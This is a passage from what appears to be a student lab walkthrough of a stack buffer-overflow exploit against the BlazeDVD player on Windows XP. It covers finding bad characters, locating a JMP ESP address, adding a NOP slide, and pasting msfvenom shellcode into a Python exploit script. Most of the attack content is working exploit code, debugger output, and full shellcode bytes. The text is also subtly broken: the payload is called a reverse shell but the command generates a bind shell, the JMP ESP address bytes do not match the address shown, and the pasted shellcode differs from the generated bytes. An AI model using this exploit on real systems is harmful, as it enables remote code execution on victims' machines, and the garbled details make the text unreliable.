14 "\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b"
15 "\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a"
16 "\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89"
17 "\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98"
18 "\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7"
19 "\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
20 "\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0c\x1c\x2c\x3c\x4c\x5c"
21 "\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0d\x1d\x2d\x3d\x4d"
22 "\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3"
23 "\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2"
24 "\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
25
26 input += "C" * 500
27
28 file.write(input)
29 file.close()

Python Tab Width: 8 Ln 27, Col 13
```

Figure 18 : Python script modified with badchar output

Now let's run this new python script and generate exploit3.plf which contains the string of characters we will use to identify the bad characters. As we did with all our previous PLF files, we

must share this with the Windows XP machine and open this file using the DVD player through the debugger.




Figure 19 : Running exploit3.plf through the debugger

Analyzing the debugger output above, we can see that the A's and B's have overwritten the memory properly. But following the B's are some random numbers instead of our character list. We can conclude that the first character in the list is a bad character, and it has corrupted the rest of the program.

Now we must remove the first character "\x00" from the python script and generate another PLF file without that bad character. In this walkthrough we have created this new PLF file as exploit4.plf and shared it with the Windows XP machine. Similar to what we did with exploit3.plf, we must now open exploit4.plf with the DVD player and observe the output.




Figure 20 : Running exploit4.plf through the debugger

As shown in the Figure 20 above, we can see that after removing the bad char \x00, we are able to see the characters in the list. But, again after 09, the characters are all random. We can understand that the second bad character must be the one following 09, which is "\x0a". Let's go back and remove this character from our python script. Now we generate exploit5.plf and repeat the same process.

This process must be repeated until we are able to view all our characters from the character list without any corruption. If we are able to see all characters in the character list, that means we have found and eliminated all bad characters for this program.

When repeating the above process with exploit5.plf, we found another bad character “\x1a” and removed it from the python script. When we opened the newest exploit (exploit6.plf), we got the following output.

Address	Hex dump	ASCII
0012F430	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0012F440	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0012F450	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0012F460	01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10	0102030405060708090A0B0C0D0E0F101112131415161718191A1B1C1D1E1F
0012F470	12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21	22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F480	23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32	33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F490	33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42	43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4A0	43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52	53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4B0	53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62	63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4C0	63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72	73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4D0	73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82	83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4E0	83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92	93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F4F0	93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2	A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F500	A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2	B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F510	B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2	C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F520	C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2	D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F530	D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2	E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F540	E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2	F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
0012F550	F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF	
0012F560		
0012F570		
0012F580		

Figure 21 : Running exploit6.plf through the debugger

As we can see from Figure 21 above, we are able to see all the characters included in the character list followed by the C's appended after them. This means we have successfully identified and removed all bad characters for this program. The bad characters we identified are: \x00, \x0a, \x1a.

2.6. Generating the Exploit and Payload

2.6.1. JMP ESP instruction

Now that we have identified the 3 bad characters in the program, we are ready to write the exploit. As mentioned previously, we are going to make the EIP register point to our shellcode, which is replacing the C's we had in our python script. But if we take a look at the address of the Top of Stack, we will notice an issue.

0012F468	000C0B09 .0..
0012F46C	11100F0E 00000000
0012F470	15141312 00000000
0012F474	19181716 00000000
0012F478	1E1D1C1B 00000000
0012F47C	2221201F 00000000
0012F480	26252423 00000000
0012F484	2A292827 00000000
0012F488	2E2D2C2B 00000000

Figure 22 : Top of Stack memory address

As seen in Figure 22 above, the memory address of the Top of Stack (ESP) begins with 00, which we cannot include in our exploit as it is a bad character for this program. Therefore, we cannot simply add a JMP instruction address pointing to this memory address.

Now we must find a JMP ESP instruction in the program. Let us restart the debugger running the BlazeDVD player and press ALT+E, which will display all DLL files that is used by the program. We must then search through these DLL files for a JMP ESP instruction, which can be done using CTRL+F and searching for JMP ESP.



The screenshot shows the Immunity Debugger interface. The 'File' menu is open, and the 'Open' option is highlighted. Below the menu, the assembly window displays the following instructions:

Address	Disassembly	Comment
74805457	FFE4	JMP ESP
74805459	0000	ADD BYTE PTR DS:[EAX],AL
7480545B	00FF	ADD BH,BH

Figure 24 : JMP ESP instruction in quatz.dll

Since this address contains no bad characters, we can use it to overwrite EIP. Since stacks work in LIFO (Last-In-First-Out) order, the address must be written in reverse order, therefore the python script must be updated with “\x57\x54\x8D\x74”. For now, let us note down this address as shown below.




Figure 25 : Notes updated with JMP ESP address

When running our exploit, we must use the debugger to verify these details. To do this, let us set a breakpoint at the JMP ESP instruction by selecting the line and pressing the F2 key. The light blue highlight over the memory address (Figure 26) means that the breakpoint has been set.




Figure 26 : Setting a breakpoint at the JMP ESP instruction

Now let's start modifying our python script. We input 260 A's in order to go to the EIP offset. Then we must overwrite EIP with the JMP ESP address. This means the "BBBB" is replaced with "\x57\x54\x8D\x74".

2.6.2. NOP Slides

After this we must append some NOP slides to the python script. NOP (No-Operation) slides allow the CPU to not perform any actions and pass the execution control straight to the next instruction [6]. This technique is commonly used in exploits because it directs the program execution when a branch instruction is not precisely known. For more information on NOP slides, visit https://en.wikipedia.org/wiki/NOP_slide.

In this scenario NOP slides are useful to direct the program straight to our shellcode without any other processes being done. The NOP slide is defined by "\x90", so let us add around 40 of them to the python script (Figure 27).



```

#!/usr/bin/python

file = open("exploitFinal.plf", "wb")

input = "A" * 260
input += "\x57\x54\x8D\x74" #JMP ESP instruction
input += "\x90" * 40 #NOP slide
input += "C" * 500


file.write(input)
file.close()

```

Figure 27 : Adding the JMP ESP instruction and NOP slides to the python script

2.6.3. Generating the shellcode

After adding the JMP ESP address and the NOP slides, the final step is to generate the shell code and replace the C's in the python script with the shellcode. We can use msfvenom [7] to generate our required shellcode. What we need is to gain root access to the Windows XP machine. So, to do this, we can generate a reverse TCP shell payload. When this is run by the Windows machine, it is basically like the windows machine gave use permission to connect to its TCP port.



```

root@kali: ~/Documents/OHTS Assignment
File Edit View Search Terminal Help


root@kali:~/Documents/OHTS Assignment# msfvenom -p windows/shell_bind_tcp -f c
-a x86 -b "\x00\x0a\x1a"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Final size of c file: 1516 bytes
unsigned char buf[] =
"\xd9\xc7\xba\xb4\xd6\xc0\xa8\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x53\x83\xc7\x04\x31\x57\x13\x03\xe3\x7e\x22\x5d\xf7\x69\x20"
"\x9e\x07\x6a\x45\x16\xe2\x5b\x45\x4c\x67\xcb\x75\x06\x25\xe0"
"\xfe\x4a\xdd\x73\x72\x43\xd2\x34\x39\xb5\xdd\xc5\x12\x85\x7c"
"\x46\x69\xda\x5e\x77\xa2\x2f\x9f\xb0\xdf\xc2\xcd\x69\xab\x71"
"\xe1\x1e\xe1\x49\x8a\x6d\xe7\xc9\x6f\x25\x06\xfb\x3e\x3d\x51"
"\xdb\xc1\x92\xe9\x52\xd9\xf7\xd4\x2d\x52\xc3\xa3\xaf\xb2\x1d"
"\x4b\x03\xfb\x91\xbe\x5d\x3c\x15\x21\x28\x34\x65\xdc\x2b\x83"
"\x17\x3a\xb9\x17\xbf\xc9\x19\xf3\x41\x1d\xff\x70\x4d\xea\x8b"
"\xde\x52\xed\x58\x55\x6e\x66\x5f\xb9\xe6\x3c\x44\x1d\xa2\xe7"
"\xe5\x04\x0e\x49\x19\x56\xf1\x36\xbf\x1d\x1c\x22\xb2\x7c\x49"
"\x87\xff\x7e\x89\x8f\x88\x0d\xbb\x10\x23\x99\xf7\xd9\xed\x5e"
"\xf7\xf3\x4a\xf0\x06\xfc\xaa\xd9\xcc\xa8\xfa\x71\xe4\xd0\x90"
"\x81\x09\x05\x0c\x89\xac\xf6\x33\x74\x0e\xa7\xf3\xd6\xe7\xad"
"\xfb\x09\x17\xce\xd1\x22\xb0\x33\xda\x5d\x1d\xbd\x3c\x37\x8d"
"\xeb\x97\xaf\x6f\xc8\x2f\x48\x8f\x3a\x18\xfe\x8d\x2c\x9f\x01"
"\xd9\x7a\xb7\x95\x52\x69\x03\x84\x64\xa4\x23\xd1\xf3\x32\xa2"
"\x90\x62\x42\xef\x42\x06\xd1\x74\x92\x41\xca\x22\xc5\x06\x3c"
"\x3b\x83\xba\x67\x95\xb1\x46\xf1\xde\x71\x9d\xc2\xe1\x78\x50"
"\x7e\xc6\x6a\xac\x7f\x42\xde\x60\xd6\x1c\x88\xc6\x80\xee\x62"
"\x91\x7f\xb9\xe2\x64\x4c\x7a\x74\x69\x99\x0c\x98\xd8\x74\x49"
"\xa7\xd5\x10\x5d\xd0\x0b\x81\xa2\x0b\x88\xb1\xe8\x11\xb9\x59"
"\xb5\xc0\xfb\x07\x46\x3f\x3f\x3e\xc5\xb5\xc0\xc5\xd5\xbc\xc5"
"\x82\x51\x2d\xb4\x9b\x37\x51\x6b\x9b\x1d";

```

Figure 28 : Generating reverse TCP shellcode

Figure 28 above is a screenshot displaying the command used to generate the reverse TCP shellcode. In the command, -p is for the payload type, -f c means it will be in c language format, -a x86 means it will be generated of the x86 architecture (32-bit), and finally -b "\x00\x0a\x1a" are the bad characters that must be avoided in the generated payload.

In the above figure we can see the command's output, which is our reverse TCP shellcode. We must now copy this output string and paste it into our python script replacing the C's.



```
#!/usr/bin/python

file = open("exploitFinal.plf", "wb")

input = "A" * 260
input += "\x57\x54\x8D\x74" #JMP ESP instruction
input += "\x90" * 40 #NOP slide
input += (" \xd9\xc7\xba\xb4\x6d\xc0\xa8\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x53\x83\xc7\x04\x31\x57\x13\x03\xe3\x7e\x22\x5d\xf7\x69\x20"
"\x9e\x07\x6a\x45\x16\xe2\x5b\x45\x4c\x67\xcb\x75\x06\x25\xe0"
"\xfe\x4a\xdd\x73\x72\x43\xd2\x34\x39\xb5\xdd\xc5\x12\x85\x7c"
"\x46\x69\xda\x5e\x77\xa2\x2f\x9f\xb0\xdf\xc2\xcd\x69\xab\x71"
"\xe1\x1e\xe1\x49\x8a\x6d\xe7\xc9\x6f\x25\x06\xfb\x3e\x3d\x51"
"\xdb\xc1\x92\xe9\x52\xd9\xf7\xd4\x2d\x52\xc3\xa3\xaf\xb2\x1d"
"\x4b\x03\xfb\x91\xbe\x5d\x3c\x15\x21\x28\x34\x65\xdc\x2b\x83"
"\x17\x3a\xb9\x17\xbfc9\x19\xf3\x41\x1d\xff\x70\x4d\xea\x8b"
"\xde\x52\xed\x58\x55\x6e\x66\x5f\xb9\xe6\x3c\x44\x1d\xa2\xe7"
"\xe5\x04\xe0\x49\x19\x56\xf1\x36\xbf\x1d\x1c\x22\xb2\x7c\x49"
"\x87\xff\x7e\x89\x8f\x88\x0d\xbb\x10\x23\x99\xf7\xd9\xed\x5e"
"\xf7\xf3\x4a\xf0\x06\xfc\xaa\xd9\cc\xa8\xfa\x71\xe4\xd0\x90"
"\x81\x09\x05\x0c\x89\xac\xf6\x33\x74\x0e\xa7\xf3\xd6\xe7\xad"
"\xfb\x09\x17\xce\xd1\x22\xb0\x33\xda\x5d\x1d\xbd\x3c\x37\x8d"
"\xeb\x97\xaf\x6f\xc8\x2f\x48\x8f\x3a\x18\xfe\xd8\x2c\x9f\x01"
"\xd9\x7a\xb7\x95\x52\x69\x03\x84\x64\xa4\x23\xd1\xf3\x32\xa2"
"\x90\x62\x42\xef\x42\x06\xd1\x74\x92\x41\xca\x22\xc5\x06\x3c"
"\x3b\x83\xba\x67\x95\xb1\x46\xf1\xde\x71\x9d\xc2\xe1\x78\x50"
"\x7e\xc6\x6a\xac\x7f\x42\xde\x60\xd6\x1c\x88\xc6\x80\xee\x62"
